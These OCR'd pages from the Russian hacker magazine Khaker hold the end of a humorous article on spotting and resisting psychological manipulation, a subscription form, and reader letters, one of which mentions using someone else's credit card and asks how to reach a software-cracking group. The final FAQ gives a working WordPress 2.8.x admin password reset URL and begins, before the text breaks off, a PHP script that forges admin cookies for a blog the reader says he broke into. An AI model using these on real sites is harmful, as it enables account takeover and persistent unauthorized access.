Выход прост — принять правила игры, но вырваться из навязанной тебе ситуации. Да, девушка красивая. Да, заслуживает цветов. Ты с этим согласен, поэтому конфликт с девушкой не совершится. Но как избежать психологического шантажа? Очень просто: мы ведь как раз идем вон в тот супермаркет, где я вчера видел очень красивые бархатные розы. А эти — гнилые, пожухлые и явно доставлены из региона с повышенным радиационным фоном. Пока, бабушка! То же самое и с другими аналогичными манипуляциями — думай, выявляй события, которыми тебя шантажируют, и обходи их.


Итак, важность времени и места мы разобрали, осталась ситуация. Этим термином я объединяю как психологическое состояние жертвы, так и особенности окружающей его действительности. Усталость, тревожность, опьянение, нервозность вследствие каких-то других внешних событий или, наоборот, — гипоманиакальное состояние из-за передоза кофе или других стимуляторов (мысли бегают, перескакивают, никакой основательности и последовательности в них нет), благостный настрой человека, находящегося в отпуске (с трудом перестроится, на конфликт не пойдет!) — все это лакомые состояния, обожаемые манипуляторами. Учти, что любое изменение твоего состояния делает возможным суггестию — внушение манипулятором своей позиции в обход психологической защиты. То есть, позитивно, неконфликтно, на фоне хорошего эмоционального настроя. Прямо как добрый папочка :).

ПРИЕМЫ КУНГ-ФУ


Кажется, настало время перейти к водным процедурам — а именно, к перечислению конкретных приемов и уловок, используемых манипуляторами в своей практике. Наслаждайся!

• Выигрыш во времени. Чтобы принять правильное решение, жертве нужно время на размышление. Манипулятор, который обычно находится в более выгодном положении (ему все ясно, задача продумана), постарается создать у жертвы ощущение цейтнота. В общем, «думайте скорее, люди ждут, очередь напирает. Что тут читать, все и так подписывают». В частности, эта уловка постоянно используется в присутственных местах вроде магазинов и сбербанков — народ из очереди бузит, требует скорости, обвиняет тебя во всех человеческих пороках только потому, что ты вдруг взялся читать подписываемый договор или детально осматривать свежекупленную технику. В условиях психологического давления и недостатка времени трудно сохранить трезвость мысли. Абстрагируйся от толпы, осознай, что точка зрения этого сборища


И опять Дейл Карнеги, выпустивший сотню мильонов книг, посвященных манипулированию окружающими. Респект ему и хвала, заработать кучу денег на книгах о манипулировании — высший класс. Даже не надо никем манипулировать :)



Еще один гуру мира манипуляций — товарищ Хаббард, автор сайентологии. Подвиги известны, в дополнительных комментариях не нуждается



Горячая тема в интернетах. Тысячи ссылок, вагоны ничего не объясняющих статей, масса дезинформации. Красота-то какая!



info

• Если хочешь узнать о манипуляциях больше, обязательно нагугли научный труд Доценко Е.Л. «Психология манипуляции». Единственная проблема — он весьма тяжело написан, поэтому прочтение его способно надолго поставить твой мозг в позу речного скорпиона.

• Традиционный респект от автора врачу-психиатру Трасковецкой И.Г. за мудрый совет и ценные комментарии к готовому тексту.

конфликтных старушенций для тебя не имеет совершенно никакого значения. И — читай, проверяй, задавай вопросы. Обязательно будь готов отказать. Да, готов отказать, все бросить и пойти в другой магазин, несмотря на то, что ты уже отстоял очередь, и до празднования дня рождения друга осталось два часа. Достаточно простой готовности — манипулятор ее почувствует. Жизнь показывает, что если речь не идет о прыжке из окна горящего здания — время всегда есть. Поэтому само требование «быстро-быстро» в отсутствии пожара — уже нехороший признак.

• Рассеивание внимания. Опытный манипулятор весьма эффективно отвлекает внимание жертвы, фиксируя его на своих жестах, интонации, переводя разговор на левые темы и нагоняя тумана в истинной теме обсуждения. Приведу пример. Ты идешь на рынок, покупаешь несколько единиц разного товара. Продавец много жестикулирует, что-то рекламирует, постоянно изрыгает фразы вроде «*сын покупаль — тебе продаю, рубль сверху — три в уме, сюда пишу — оттуда вычитаю, штаны померяй, да, пять рублей есть, итого семь, так ведь?, я тогда… э-э-э… сколько это сдам, погоди, дай посчитаю, нет, два рубля есть? Ладно, вот держи десять, рубль потом занесешь, так уж и быть*». Большое спасибо! Вот только с точки зрения математики это не он тебе рубль уступил, а наоборот, еще 80 рупий должен :). Здесь мы видим целую цепь манипуляций — продавец, демонстрируя очень положительный и располагающий эмоциональный настрой, мастерски отвлекает внимание, перегружает мозг покупателя ненужными подробностями (второй прием!), заставляя жертву соглашаться с ним по ходу вычислений (несмотря на то, что в них сам Степ не разберется, а ведь он учился в Баумanке!). Это третий прием — потом жертве будет труднее отпираться, сам же соглашался. И в конце — подтверждает свое расположение, уступая нам рубль. Дескать, он нам доверяет, искренне веря, что мы его «потом занесем». Сама наивность, как такому не поверить, зачем пересчитывать?

Вывод простой — если видишь, что собеседник «мутит воду» — удваивай бдительность. Возвращай улыбку, подстраивайся под положительный настрой и обламывай манипуляции в корне путем интеллигентного, но четкого возвращения дискуссии или вычислений в правильное русло. К приятным людям, злоупотребляющим витиеватой жестикуляцией, вообще нужно относиться настороженно (а вдруг имеют намерение тебя в транс вогнать?)

• Атаки на самооценку. Эти вмешательства проводятся путем реализации психотехник «обесценивание» и «игнорирование». В прошлой статье я обращал особое внимание на важность самооценки, так вот, враги народа всегда будут рады испытать ее на прочность своими психологическими эксплойтами, поскольку человек с пониженной самооценкой становится уязвим практически ко всем описанным манипулятивным уловкам. Обесценивание — это критика, нередко — очень жесткая критика компетентности, профессиональной пригодности, личных и социальных качеств жертвы. Мало опыта, работать не умеете, проект в прошлом году завалили, да и что еще ждать от такого молодого (манипуляция возрастом!) человека с таким образованием? И ведь не учится ничему, хоть мы и продолжали надеяться. До сегодняшнего дня. Держим из жалости, одно слово. Идите к себе.

«Игнорирование» — как нетрудно догадаться из названия, столь же некорректная техника, основанная на подчеркнуто пофигистичном отношении к жертве вообще и к ее мнению в частности. Сам понимаешь, что если в процессе чтения твоего доклада слушающий чешется во всех интимных местах, перешептывается с соседями, рисует голых женщин на полях тетради… поневоле почувствуешь себя придурком, а свой доклад — полным и окончательным отстоем.

• Миллионы мух не могут ошибаться. Все покупают. Врачи-стоматологи рекомендуют. Ведущие собаководы советуют. Настоящие мужчины выбирают. Такие дела, никто не хочет почувствовать себя ненастоящим мужчиной, который не прислушивается к рекомендациям ведущих врачей-стоматологов, или выглядеть глупее, чем эти самые «все». К этой же категории уловок относится «большинство профессоров считают», «Пете



Metallica знает толк в манипуляциях

мама уже купила» и многие другие. Противодействие простое — высокая самооценка, адекватное самомнение и оценка своей компетентности, использование фраз вроде «ну, я-то не все» (произносить с видом императорского пингвина), «хе-хе, да-да, миллионы мух не могут ошибаться», «какие именно профессора? Имена, фамилии. Могу ли я найти их труды в google scholar, или они настолько крутые, что им не индексируются?». Детские же манипуляции из серии «а вот кому-то уже купили/назначили/выдали квартиру» легко разбиваются родительскими контрманипуляциями вроде (принимаем правила игры) «тебе тоже купим/назначим/выделим, если будешь себя хорошо вести/работать/целовать меня туда, где никогда не светит солнце» (навязываем свои условия). А как это «хорошо себя вести»? Каковы критерии? Критерии не обозначены, что открывает широкую дорогу для использования приема «обесценивание».

• Вывести из себя. Психотехника под названием «эмотирование» часто применяется манипуляторами. В процессе реализации манипулятор старается вывести жертву из эмоционального равновесия, вызвав у нее негативные эмоции — гнев, злость, раздражение и т.д. В зависимости от поставленных целей, техника позволит либо прекратить неприятную для манипулятора дискуссию («сначала вести себя научись, а потом требуй себе в подарок машинку с радиоуправлением/прибавку к жалованью/руководство в этом проекте»), либо облегчить применение других техник за счет того, что гнев — плохой советчик для жертвы, поскольку он снижает внимание, концентрацию, мыслительные способности и способность к принятию решений. Кроме того, раздраженный человек отрицательно выглядит в глазах сторонних наблюдателей. Достигается эмотирование либо элегантным образом, вроде переведения разговора на личность оппонента или обсуждения его прошлого (смотри ниже), либо — явно не очень корректным поведением (не слушать, хихикать, надолго выходить, отвлекаться на явно левые дела и звонки по мобильному телефону).

КАК ЗАЩИТИТЬСЯ? ДЕРЖАТЬ СЕБЯ В РУКАХ, ЯВНО, ПОЗОЙ И ПОВЕДЕНИЕМ ПОКАЗЫВАТЬ, ЧТО «ЭТИМ ТЕБЯ НЕ ПРОЙМЕШЬ», КОРРЕКТНО ПЕРЕВОДИТЬ РАЗГОВОР В ИЗНАЧАЛЬНОЕ РУСЛО.

Как защититься? Держать себя в руках, явно, позой и поведением показывать, что «этим тебя не проймешь», корректно переводить разговор в изначальное русло. Если чувствуешь, что выведен из себя и вряд ли способен стабилизироваться, придется использовать легальные паузы — протирать очки, раскуривать трубку и т.д. Как вариант, перейди в соседнее помещение, чтобы разорвать порочный круг манипулятивного контакта и привести свои мысли в порядок. Ирина Геннадьевна дополняет: «*Главное оружие против этой техники — терпение. Не торопись, делай паузы, когда их делает нахальный манипулятор, особенно, если чувствуешь, что вышел из себя. Присоединение к его ритму в общении дает козырь тебе и выбивает козыри у него*».

• Невысказанное и додуманное. Как я уже говорил выше, одной из составных частей процесса манипуляции является добровольный перенос ответственности за принятое решение с манипулятора на его жертву. Хорошим способом заставить жертву взять на себя ответственность является использование намеков. Поэтому, если начальник вдруг начал тебе рассказывать о том, какой в стране нынче бушует суровый кризис, и как тяжко в его условиях стало содержать ряды программистов на сишарпе, не спеши догадываться, что ты как раз и есть тот самый балластный программист, и что ты прямо-таки пышешь желанием написать заявление «по собственному». Не бери на себя ответственность за чужие решения.

Весьма часто этот манипулятивный прием используется, когда манипулятор хочет свою жертву о чем-то попросить. Знакомая ситуация? «Ух, такая вот фигня, совершенно не понимаю, что с этой машиной делать, и времени нет, то ли жиклер тормозит, то ли клапана не подсасывают». «Да нет проблем, давай я посмотрю!». Стоп. Тебя просили? Нет! Ответственность передана полностью. Чукча хочет — чукча платит, а стало быть — это ты захотел починить чужую машину, и теперь манипулятор не должен тебе даже простого «*спасибо*». Он просто скажет тебе «*а что такого, я тебя не просил*» и будет совершенно прав. Заставляй (контрманипуляциями) собеседников прямо, в явном виде формулировать свои просьбы и сразу оговаривай объемы последующей благодарности. Помни, что дается людям легко, обычно ими не ценится :).

• Дай палец — откусим руку. Согласившись на малое — согласишься и на большее. Задержишься на часок? Значит, со временем тебя подобьют заночевать на работе. Пригласили на портретную съемку у профессионального фотографа? По ходу дела согласилась сфотографироваться в купальнике? Вечером, по дороге домой, наша героиня будет думать: «*Ой, какая я дура, зачем же согласилась фотографироваться совсем-совсем голой?*». В общем, ты понял, что нужно думать заранее, предвидеть развитие событий и четко очертить границы, через которые ты переступать не намерен.

• Мудрость веков, аксиомы и вечные ценности. Не позволяй собеседнику прессовать тебя аксиоматическими истинами, афоризмами и цитатами ученых мужей древности. Если ты видишь, что собеседник пытается склонить тебя к согласию со своим утверждением только потому, что его частью является «*тащи с завода каждый гвоздь, ты здесь хозяин, а не гость*» или «*penis longus — radix vitae*», — немилосердно расчленяй манипуляторские утверждения на части и комментируй их соответственно. Да, маму надо любить. Я согласен с этим утверждением и сам люблю свою маму. Но это не значит, что я готов пожертвовать 100 космических кредитов в фонд «Мамочки роботов». Спасибо за предложение, до свидания.

Совет №5. Запишись в фитнес!

Шутки шутками, но это действительно того стоит. Полезно иногда погонять систему, чтобы понять её возможности и найти решения, как их увеличить. Фитнес — это способ хорошенько погонять себя (особенно зимой)! Да и скидки во всех залах сейчас очень большие.



Герои телесериала «Побег из тюрьмы» только и делают, что манипулируют друг другом. Теодор Бэгвелл — один из самых изощренных манипуляторов

• Грехи прошлого. Манипуляторы с удовольствием припоминают своим жертвам их былые подвиги. Как может человек потянуть проект по автоматизации документооборота на предприятии, если ранее он был уличен в утере полкового знамени? В разврате на рабочем месте, отрывании крыльев бабочкам, потоптании муравейников. Защититься непросто. Главное — сохранять спокойствие, не отрицать прошлых свершений и, не оправдываясь, провести границу между прошлым и настоящим. Кто из присутствующих не совершал ошибок? Если подозреваешь, что этот прием может быть применен к тебе — действуй превентивно, продемонстрировав окружающим, что ты придерживаешься позиции «*Ну, кто не ошибается? Тот, кто ничего не делает!*». Лучше на примере — рассказав о чьем-то красивом обломе и подытожив, что ты обломавшегося ни в чем не обвиняешь и даже ему сочувствуешь, поскольку на его месте мог быть каждый, и ты в том числе. Кроме того, помни про «*эта ошибка была уроком, я многому научился и теперь знаю, как таких ошибок избежать*». Работает на «ура»!


• Манипуляции с использованием межличностного пространства. Прием, имеющий широкое хождение в сфере личной жизни и околосемейных отношений. Сюда относятся манипуляции «*доступ к телу*», «*прием ближе-дальше*» и прочие уловки, связанные с угрозой разрыва или увеличения межличностного расстояния. Подозреваю, что подробности ты можешь домыслить и сам, а на предмет «ближе-дальше» — погуглить по околопикаперским сайтам. Прием этот заключается в задании одним из партнеров «рваного ритма» отношений, то есть пропадать на пару дней (либо в тесный контакт не вступать), а затем позволить себе некоторое время интимного общения. Прием неприятный, считается, что он позволяет дольше поддерживать «накал» отношений, облегчает манипулирование партнером (явно дает показать, что «чем меньше женщину мы любим...» и в любой момент можем бросить). На самом же деле — обычный грязный манипулятивный прием, который ведет к сносу крыши и невротизации второй половины.

• Разрешите спросить! Любимая уловка офисных троллей. Раздолбайские и малокомпетентные зеленокожие гуманоиды целыми днями докучают окружающих вопросами вроде «*что делать с этой линеечкой в ворде, чего это она посреди экрана торчит? Как бы мне заменить буквицу на колонтитул и помножить все это на тезаурус?*». Цель проста — заставить окружающих прийти к решению, что «проще взять и сделать самому». Противопоставь злобному троллю контрманипуляцию — сделай так, чтобы все стало еще хуже. Пусть после твоего вмешательства буквица займет весь экран, а половина шрифтов вообще пропадет в неизвестном направлении. Кстати, если ты предварительно вынесешь мозг манипулятору необходимостью читать книгу «Компьютер для чайников» (разумеется, с улыбкой, позитивно и без особенной издевки) — вообще супер. Проверено на себе — сейчас никто в больнице не обращается ко мне с эникейными вопросами :).

ЗАКЛЮЧЕНИЕ

Во всех неприглядных подробностях мы рассмотрели процесс манипуляции, не забыв перечислить и наиболее часто используемые злобными манипуляторами психологические уловки. Разумеется, информация не исчерпывающа, но, надеюсь, будет тебе полезна. Предупрежден — значит, вооружен. Думаю, после прочтения этой статьи ты с удовольствием будешь замечать, что все окружающие тебя люди только и делают, что пытаются друг другом манипулировать :). Держись, не поддавайся!

Старое доброе кино о манипуляциях. Советую пересмотреть после прочтения статьи



ПОДПИСКА В РЕДАКЦИИ

ХАКЕР + DVD

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ!
ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов

ЖЕЛЕЗО + ХАКЕР + DVD:

- Один номер всего за 155 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ



Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

● по электронной почте **subscribe@glc.ru;**
● по факсу **8 (495) 780-88-24;**
● по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

● в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
● в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в апреле, то журнал будете получать с июня.

Оформить подписку на Хакер стало еще проще! С июля 2009 года это можно сделать в любом из 72 000 платежных терминалах QIWI (КИВИ) по всей России.



ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ______________ 200 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ______________

АДРЕС ДОСТАВКИ:

индекс ______________
область/край ______________
город ______________
улица ______________
дом ______ корпус ______
квартира/офис ______________
телефон (код) ______________
e-mail ______________
сумма оплаты ______________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «______________» с ______ 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «______________» с ______ 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

E-MAIL

ШЛИ СВОИ ПИСЬМА НА MAGAZINE@REAL.XAKEP.RU И РЕДАКТОРАМ РУБРИК!

НА ПИСЬМА ОТВЕЧАЛ **АЛЕКСАНДР ЛОЗОВСКИЙ**

send

ОТ: JIMMMY
<jimmyjonezz@bk.ru>
ТЕМА: Деньги за статьи
Здравствуйте, Андрей Матвеев. Могу ли я рассчитывать на какое-либо денежное вознаграждение или это прерогатива постоянных писателей? Просто у меня есть возможность писать много и постоянно, интузиазма много, но кушать-то охота... :).
Есть возможность как-то узнать, какие статьи были уже опубликованы в журнале, чтобы не получилось так, что я написал статью, а надобность в ней отпадает?
Буду рад любому ответу...
С уважением, Jimmmy

Отвечаю на это и аналогичное лаконичное («Здравствуйте! Вы публикуете статьи читателей?») письма разом.

Привет, Джимми!
1. Да, в большинстве случаев ты можешь рассчитывать на денежное вознаграждение. Мы бы и сами были бы рады напарить авторов («чего-чего? В сам Хакер писать, да еще и деньги за это получать?»), но правила таковы, что за каждую статью автору полагается гонорар. Правда, в кризисные времена его, бывает, задерживают :).
2. Да, если ты предложишь реальную тему, то вполне возможно, что твоя статья понравится редактору, и он ее опубликует. Чтобы узнать о том, какие статьи были опубликованы в журнале, нужно его (журнал) регулярно читать.
3. Ответы на все аналогичные вопросы ты найдешь в моей статье «Новогодний журнализм»: www.xakep.ru/magazine/xs/049/106/1.asp (2004 год, ностальжи!). Быть столпом русской словесности вовсе не обязательно, но все же не забывай курить мануалы по русскому языку, поскольку ошибки вроде «интузиазма» как-то не очень вяжутся с журналистской карьерой.

ОТ: CREODONT
<creodont@yandex.ru>
КОМУ: Почта журнала
<magazine@real.xakep.ru>
ATTACH: Игрок.doc (62 КБ)
Пожалуйста, посмотрите мой рассказ.

Привет, Креодонт! Не отношу себя к мастерам анализа чужих художественных креативов, но, на мой взгляд — сюжет нормальный, рассказ написан хорошим языком. Я перешлю твой монументальный труд, посвященный личному и социальному грехопадению игрозависимой личности, компетентным людям, пусть решат вопрос о публикации.

ОТ: ТАГАЙЧИНОВА АНЯ <kljaksa@e1.ru>
ТЕМА: *статья: «ICQ Сервер»**
Здравствуйте!
Моя статья называется: «ICQ сервер, поддерживающий ICQ клиентов различных версий». Это тема моей бакалаврской работы, никогда нигде не публиковала свои работы, решила попробовать. Мне посоветовали отправить ее Вам. Надеюсь, Вам понравится.

P.S.: Если нужно, я могу подкорректировать статью: убрать некоторые моменты или, наоборот, некоторые части написать подробнее.

Привет, Аня!
Спасибо за письмо, Никитос в процессе его прочтения расчувствовался и даже пустил скупую слезу (причину он мне не сообщил, подозреваю ностальгические воспоминания о девушке-программистке). Тем не менее, тему интересной не назову, но если будут другие идеи — пиши, обсудим.

САМОЕ ПОЗИТИВНОЕ ПИСЬМО НОМЕРА

send

OT: **Toinbis Makaroinbis** <toinbis@gmail.com>
ТЕМА: ***помощь

Добрий ден, Никита,
если вы не против, буду писат па ангелску.
[google translate]
Прежде всего — поздравил с Литвой.
Я вырос с литовскими версия «Хакер», большие времена, которое, даже удалось купить anonymizer.com счет с помощью кредитной карты некоторых парень, чье письмо ends@microsoft.com. Netbios ошибок в Windows 98 — много веселья было, или повешение половины компьютеров в InfoBalt компьютерной конференции с C:\Con\Con трюк — спасибо вам, все, что узнали много полезной удовольствие от вас, но, вероятно, это самая разбудили любопытство было самое лучшее, что я получил от чтения «Хакер» -- он учил, что всегда есть другой способ сделать это, тем лучше, и что это удовольствие пытаются ее найти. Любознательность, которая помогает не только при расчете, но и во всех сферах жизни. Спасибо, ребята! Существует одна скромная просьба помочь У меня. Дело в том, что мне действительно нужно связаться somone, кто знает, кого-то из «RISE команда» взломщики коллектива. Причина, мне нужно связаться с состоит в том, чтобы предложить новую версию программного обеспечения, они уже до трещины. Не связанные с трещинами вариант новой версии предоставляется только для корпоративных клиентов, так что, возможно, они бы interested сами получить его ... Ли попытаться загрузить все свои трещины и проверить NFOs (30 на сегодняшний день ...;), но адреса электронной почты, они обеспечивают Есть больше не действует. Попытка объединить # крекеры на FreeNode, но предложить только.
Почему я написания вами? Причина Россия дала рождение в ад много талантливых программистов / хакеров / крекеров, и, я думаю, вы или кто-то в новостях (есть один? Или вы с работы домой? Просто из любопытства — работал в качестве журналиста я довольно долгое время ...), возможно, знают некоторые из них, и они могли бы знать ... тем, что цепочка будет заканчиваться на «Rise КОМАНДА». Пожалуйста, если у делать какие-либо тип контакта, который вы считаете, могли бы мне помочь, я бы очень признательны Вам сравнялась со мной. Что я мог бы обещать взамен? Давайте говорить о том, чтобы сделать 10 хороших вещей в этом месяце, что может сделать мир немного лучше ...
[/google translate]
Спасибо за ваше время, поздравление от Вилнюс, можите отвечат па Руский, Tomas

ПРИВЕТ, ТОМАС!
Поскольку Володарский вежливо отказался перевести для нас твое сообщение, а также с целью приведения английской и русской части письма к единообразному стилю изложения, мы решили воспользоваться услугами google translate. Итак, вот что мы имеем тебе сказать по результатам прочтения данного перевода.
Во-первых, спасибо за письмо — мы тоже вспомнили литовскую версию][и с большим удовольствием перечитали наши статьи, переведенные на литовский язык. Мы никогда и не думали, что написанные нами тексты могут выглядеть столь прикольно (без обид :)). Ваша версия журнала была потоньше, статей в ней — поменьше, но все же это был наш, родной][. Насчет твоей просьбы — сходу ответить трудно, посмотрим в анналах. Кроме того, это письмо будет опубликовано в журнале, поэтому, может быть, нужный человек тебя сам и найдет. Удачи!

САМОЕ ДУРАЦКОЕ ПИСЬМО НОМЕРА

send

OT: **123 123 cl.k@list.ru** <alex-rus@live.ru>
ТЕМА: n/a
а на счёт той х**ни со статьями уж извини, деньги нужны были очень , поэтому повторялся, теперь понял что вас нена***еш , ... реально прошу извенений

Письмо, форварднутое мне пожелавшим остаться неизвестным редактором, порадовало. Знакомая ситуация, особенно было круто, когда автор пытался сдать Горлу статью, написанную самим же Горлумом пару-тройков месяцами ранее. Ну, так прямо и сделал — слил его статью с сайта, особо не разбирался, изменил имя автора и сдал все это хозяйство многострадальному редактору. Круче было только тогда, когда студенты сдали мне истории болезни по моим же больным (как аспирант кафедры, я иногда должен вести студентов), которые не имели с реальными больными ничего общего. Ну, лечил я больную от воспаления легких — а мне студент с честными глазами предъявляет под эту фамилию скачанный из инета «передне-распространенный инфаркт миокарда».



faq united

@real.xakep.ru

Q: Что новенького из уязвимостей в WordPress появилось в последнее время?

A: Недавно некий Laurent Gaffie обнаружил в последней (на данный момент) версии 2.8.3 сабжевого движка для создания блогов замечательный баг, позволяющий без каких-либо подтверждений сбросить пароль админа. Если ты внимательно читал мои этюды про вордпресс в предыдущих номерах журнала, то, наверняка, должен помнить о подобном баге в WordPress <= 2.6.1. Тогда (впрочем, как и сейчас) баг позволял скинуть пароль админа при включенной регистрации на блоге и хитрых манипуляцях с обрезанием пробелов в мускуле. Сейчас же все гораздо проще — регистрация не нужна, но новый пароль, как и прежде, узнает только законный владелец админского мыла. Для эксплуатации бага тебе всего лишь необходимо пройти по ссылке вида http://DOMAIN_NAME.TLD/wp-login.php?action=rp&key[]=. При этом пароль успешно сбросится :). Работает фишка только в 2.8.х ветке и проявляется в следующем коде в wp-login.php:

```
function reset_password($key) {
   global $wpdb;

   $key = preg_replace(
      '/[^a-z0-9]/i', '', $key);
   if ( empty( $key ) )
      return new WP_Error('invalid_
key', __('Invalid key'));

   $user = $wpdb->get_row($wpdb ->
      prepare("SELECT * FROM $wpdb
-> users WHERE user_activation_key =
%s", $key));
...
}
```

Здесь функция prepare() приводит наш массив $key к строковому типу, вследствие чего $key становится пустым и подходит абсолютно для всех записей в таблице пользователей. Как видишь, для этой замечательной уязвимости можно написать массовый эксплойт, который превратит жизнь админов вордпрессовских блогов в хаос. Но, так как практической пользы от этого нехитрого действа для тебя не будет никакой, я не советую заниматься такими пакостями.

P.S. Подробное advisory смотри по ссылке http://packetstormsecurity.org/0908-exploits/wordpress-adminreset.txt.

Q: Взломал блог на WordPress. Как бы мне теперь заполучить админские куки на случай, если мой шелл удалят?

A: Механизм генерации кукисов в вордпрессе не из самых простых, но, немного покурив исходники, можно составить небольшой скрипт, отвечающий за вывод этих самых пресловутых кукис на экран:

```
<?php
include './wp-includes/wp-settings.
php';

//ищем секретный ключ из конфига и
соль из базы
function wps()
  {
  global $wp_default_secret_key;
  $w = $wp_default_secret_key;
  if(defined('SECRET_KEY') &&
    $w != SECRET_KEY)
    $secret_key = SECRET_KEY;
    if(defined('AUTH_KEY') &&
      $w != AUTH_KEY)
       $secret_key = AUTH_KEY;
    $salt=get_option('auth_salt');
    if(empty($salt))
      $salt = get_option('secret');
    return $secret_key.$salt;
  }

//функция генерирует авторизацион-
ные кукисы
function auc($u = 'admin')
  {
  global $wp_version;
  $s = ($wp_version != '2.5'') ?
    '|' : '';
  $t = 2107184816;
